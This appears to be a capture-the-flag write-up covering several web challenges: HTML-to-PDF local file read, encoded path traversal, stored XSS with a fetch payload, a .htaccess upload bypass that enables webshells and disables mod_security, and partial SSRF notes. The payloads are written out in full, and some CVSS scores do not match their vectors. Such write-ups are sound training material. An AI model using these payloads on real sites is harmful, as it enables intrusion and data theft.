
1. Browser --> to access the challenge and solved the challenge

Exploitation Step-by-step:

1. First, open the link challlenge 103.87.66.26:9680
2. I created a simple script, like this <object data="file:///flag.txt"></object> and click convert to pdf



3. This the result:



Impact and Severity (CVSS):

This vulnerability allows attackers to gain access to the admin page without valid authentication. With this access, attackers can perform administrative actions such as changing data, adding or deleting users, and controlling internal website functions. This indicates privilege escalation and broken access control, which are very risky.

CVSS v3.1 vector string:

`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L= 8.8 (High)`

- `AV:N – can be exploited over the network (HTTP).`
- `AC:L – low attack complexity (simple payload / HTML paste).`
- `PR:N – no privileges / login required.`
- `UI:N – no user interaction required.`
- `S:U – scope unchanged (impact limited to the same component).`
- `C:H – sensitive data leakage (flag/admin pages).`
- `I:H – can modify data/settings (admin access).`
- `A:L – minor availability impact.`

brok3myh34rt

Solved On: October 12th, 10:34:57 AM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{th1s-1s-c0ns3qu3ncEs-0f-uns3cur3-p4th}

Challenges overview:

- Target: http://103.87.66.26:30177/ — a web service with the endpoint /files that displays or provides access to files.

- Goal: find the flag hidden in the server's filesystem

Key Findings:

- The /files endpoint accepts user-controlled paths and does not perform canonicalization/whitelisting.

- The existing sanitization/filtering does not prevent URL-encoded path traversal (..%2f), allowing bypasses to succeed.

- Sensitive files (storage/app/private/flag.txt) can be accessed via traversal — leading to confidentiality leaks.

Vulnerability Analysis:

- Type: Path Traversal (Directory Traversal) via URL-encoded sequences.

- Root cause: the application uses user input to form file paths without:performing urldecode() before validation, or canonicalize (realpath) to ensure the file is within the permitted directory, and/or whitelist/allowed file checks.


- The sensitivity is exacerbated because important files are stored in a path that can be reached (storage/app/private/flag.txt) through traversal.

Tools Used:

1. Browser
2. Google --> For search information

Exploitation Step-by-step:


1. First, open the link challenge website http://103.87.66.26:30177/




2. I tried to check path using /flag.txt

3. Tried to check path /files


4. I found 4 download links, let’s check one by one
5. I open flag-no.txt in this the result:




6. This may lead to a path to something, let's see.



7. The Antonym of "public" is "private." I understood, let’s try using path traversal



8. I entered the payload “/files/..%2f..%2f..%2fstorage/app/private/flag.txt” and automatically downloaded the flag.txt file.



impact and Severity (CVSS):
severity: High

CVSS v3.1 Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N= 7.5 (High)

Reason: remote, unauthenticated, low complexity, and impact on confidentiality (reading sensitive files). No direct modification (low integrity) and no availability loss.

CommentCommentComment

Solved On: October 13th, 10:43:29 AM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{XSS_1s_Fun_W1th_A_B4ck3nd}

Challenges overview:

Found the header and token stored in server.js (disguised/obfuscated). After decoding with Vigenère (ADMIN key for the header name, SECRET for the token), the X-Admin-Secret header and SuperSecretAdminSessionToken token value were found. By inserting the image payload in the comment (stored XSS), the fetch script was executed in the admin browser and sent the authentication header to the /api/flag endpoint, so that the flag was returned and visible in the attacker's console.

Key Findings:

- Server.js exposes/stores header names and decodable tokens (Vigenère); sensitive credentials are in source/configuration.
- The application allows unsanitized comments → Stored XSS.
- The API endpoint (/api/flag) accepts authentication via a custom header that can be called from the browser if the attacker can execute JS in the admin context.
- Stored XSS + known header tokens allow direct flag exfiltration.

Vulnerability Analysis:

Type: Stored Cross-Site Scripting (XSS) → Privilege escalation / session token exfiltration
Root cause:

Input (comments) is not sanitized/encoded during rendering → allowing injection of <img> elements with event handlers.

Sensitive tokens/headers are stored or can be found in the code (can be read/decoded).


The server relies on custom headers that can be sent by the browser (JS) and does not protect the endpoint against requests from the admin context (e.g., does not check for a valid origin, does not separate tokens from the client-accessible surface).

Tools Used:

1. Browser
2. Claude Ai
3. Cyberchef Decoder

Exploitation Step-by-step:

1. First, I ask to Claude Ai to saw the Endpoint Protection from server.js:




3. Flag Endpoint Protection

Di `server.js`:



```javascript
const HeaderName = 'X-Dpuvn-Vqkeew';
const TokenValue = 'KyrvvLwgtvxTvqkeWxkwkfrMgoge';
```

2. So now, we had the Header and Token
3. Let's tried to Be Decrypted using Vigenère Encode, we had Key Header "ADMIN" and Key Token "SECRET"




4. So now, I created the script:
   img src=1 href=1 onerror="fetch('/api/flag', {headers: {'X-Admin-Secret': 'SuperSecretAdminSessionToken'}}).then(r=>r.json()).then(d=>console.log(d.flag))"></img>


5. Therefore, Login to the wesbite
   Username: user password: 12345



6. Fill the username and put the script like this:



7. Nah...I got the flag



Impact and Severity (CVSS):
Attacker can access to sensitive data/admin actions/flags. If other endpoints receive similar headers, it could lead to account takeover, exfiltration, or data modification.
CVSS v3.1 score Vector : AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N= 9.8 (Critical)

Reasons:

- Attack vector: Network (executed via browser on a web connection).
- Attack complexity: Low (does not require complex bypass).
- Privilege required: None (payload is stored and executes when the admin opens the page).
- User interaction: None (the admin only needs to open a normal page).
- Impact: High confidentiality and integrity because tokens and flags are copied/changed.

OpenDrive

Solved On: October 13th, 12:23:01 PM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{f1l3_upl04d_vuln3r4b1l1ty_f0und_us1ng_htaccess}

Challenges overview:

Target: OpenDrive-style web app with file upload feature to /uploads.
Goal (CTF): obtain the flag pu-flag{...} stored in an internal file/directory.
Attack vector: Arbitrary file upload + web server configuration misconfiguration → remote code execution / arbitrary file execution.
Summary: The application accepts uploads, but access to the /uploads directory is protected (requires admin). By uploading .htaccess to allow execution of certain files and uploading .phtml files that execute PHP (phpinfo), I can find the location of the PHP environment, execute uploaded files, explore internal directories, and finally find the pu-flag flag.

Key Findings:

Arbitrary file upload allowed — the application accepts files with extensions that can be misused.

Insecure directory upload — although access to /uploads requires admin privileges, .htaccess override allows execution of uploaded files.

Server allows execution of uploaded files if reconfigured — web server applies .htaccess (or .user.ini) from the upload directory, allowing execution of .phtml.

Environment information is available via phpinfo() — revealing absolute paths and configurations that facilitate further exploitation.

Lack of server-side validation/sanitization — there is no per-extension validation, mime-type enforcement, or egress/exec restrictions for the upload directory.

Vulnerability Analysis:

Root cause

- There is no whitelist/validation on file uploads (name/type/content).
- The web server allows directory configuration overrides (e.g., .htaccess) so that file execution behavior can be changed by uploaded files.
- There is no separation of execution environments for uploaded files (uploads should be static-only, non-executable).

Attack flow


- Upload .htaccess to make the upload directory executable.
- Upload .phtml that runs phpinfo() or a listing script.
- Execute the script via HTTP to reveal paths and/or read files.
- Search and read sensitive flags/files from the server filesystem.

Tools Used:


1. Browser
2. Notepad++
3. Webshell

Solving Step-by-step:

1. First, login to the website challenge 103.87.66.26:9557
2. I tried uploading a file to see where the path of my uploaded file was.



3. Alright...let's add /uploads in the URL



4. "Don't have permission" I think, I need to create a .htaccess to access the directory.


   BYPASS php filter with htaccess

   upload .htaccess with content


```
PowerShell
# Add file handler for PHP
AddHandler application/x-httpd-php .php .php5 .php6
.php7 .php8 .phtml .customextension

# Whitelist our webshell and block other .php file
<FilesMatch
'^(system_log.php|webshell.php|mini.php)$'>
Order allow,deny
Allow from all
</FilesMatch>

# Disable all mod_security
<IfModule mod_security.c>
  SecRuleEngine Off
  SecFilterInheritance Off
  SecFilterEngine Off
  SecFilterScanPOST Off
</IfModule>
```


you can change customextension as you like


then upload html file as .phtml or any extension that you add in htaccess



5. Created a Webshell



6. Run the php.info code to see all info in php



Variable	Value
$_SERVER['REQUEST_TIME_FLOAT']	1760385711.332
$_SERVER['REQUEST_TIME']	1760385711
$_SERVER['argv']	Array ( )
$_SERVER['argc']	0
$_ENV['HOSTNAME']	c0448bd9f185
$_ENV['PHP_VERSION']	8.1.33
$_ENV['APACHE_CONFDIR']	/etc/apache2
$_ENV['PHP_INI_DIR']	/usr/local/etc/php
$_ENV['GPG_KEYS']	528995BFEDFBA7191D46839EF9BA0ADA31CBD89E 39B641343D8C104B2B146DC3F9C39DC0B9698544 F1F692238FBC1666E5A5CCD4199F9DFEF6FFBAFD
$_ENV['PHP_LDFLAGS']	-Wl,-O1 -pie
$_ENV['PWD']	/var/www/html
$_ENV['APACHE_LOG_DIR']	/var/log/apache2
$_ENV['LANG']	C
$_ENV['PHP_SHA256']	9db83bf4590375562bc1a10b353ccbcf9fcfc66c58b7c8fb614e6865bb928d1
$_ENV['FLAG']	pu-flag{f1l3_upl04d_vuln3r4b1l1ty_f0und_us1ng_htaccess}
$_ENV['APACHE_PID_FILE']	/var/run/apache2/apache2.pid
$_ENV['PHPIZE_DEPS']	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
$_ENV['PHP_URL']	https://www.php.net/distributions/php-8.1.33.tar.xz
$_ENV['APACHE_RUN_GROUP']	www-data
$_ENV['APACHE_LOCK_DIR']	/var/lock/apache2
$_ENV['SHLVL']	0
$_ENV['PHP_CFLAGS']	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
$_ENV['APACHE_RUN_DIR']	/var/run/apache2
$_ENV['APACHE_ENVVARS']	/etc/apache2/envvars
$_ENV['APACHE_RUN_USER']	www-data
$_ENV['PATH']	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$_ENV['PHP_ASC_URL']	https://www.php.net/distributions/php-8.1.33.tar.xz.asc
$_ENV['PHP_CPPFLAGS']	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

7. And then I got the flag from php environment

Impact and Severity (CVSS):

Base CVSS Score Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H= Score: 9.8 (Critical)

Reason: A remote attacker (network) without privileges can upload files that are ultimately executed — causing compromise outside the scope of the application (scope changed), confidentiality/integrity/availability are all affected (credential access, code execution, potential data deletion).

Health Check here :)

Solved On: October 13th, 2:20:31 PM
Solved by: ILHAM YUDHA A
Flag Retrieved: pu-flag{SSRF_P1v0t_T0_V1ct0ry!}

Challenges overview:
Target: Web app with a single input: "Enter a URL to check its HTTP response headers."
Type of vulnerability discovered: Server-Side Request Forgery (SSRF) with local file access / internal-host access.
Summary: When a URL is entered, the server will fetch the given address. Testing shows the ability to access file-like resources (e.g., /etc/passwd is recorded as displaying the contents of the directory) and also the possibility of accessing internal hosts such as secret-internal-api.local. This allows testers to request internal resources that should not be accessible from the internet.

Key Findings:

- Arbitrary URL fetch permitted — The application makes requests to URLs entered by the user without adequate validation/whitelisting.

- Local file access (file:// / path traversal behavior) — An attempt to access /etc/passwd successfully displayed the directory contents (indicating local file access / file scheme). Payloads such as .../.../.../etc/passwd initially failed, while /etc/passwd displayed results.

- Blind SSRF risk — If the response body is not always returned, the server may still perform DNS/HTTP lookups that can be exfiltrated via collaborator/dnslog — indicating the possibility of stealthy data exfiltration.

Vulnerabiliy Analysis:
The application processes URL input from users and performs server-side fetching without:

- performing host/scheme allow-listing,

- validating the scheme/host/port,

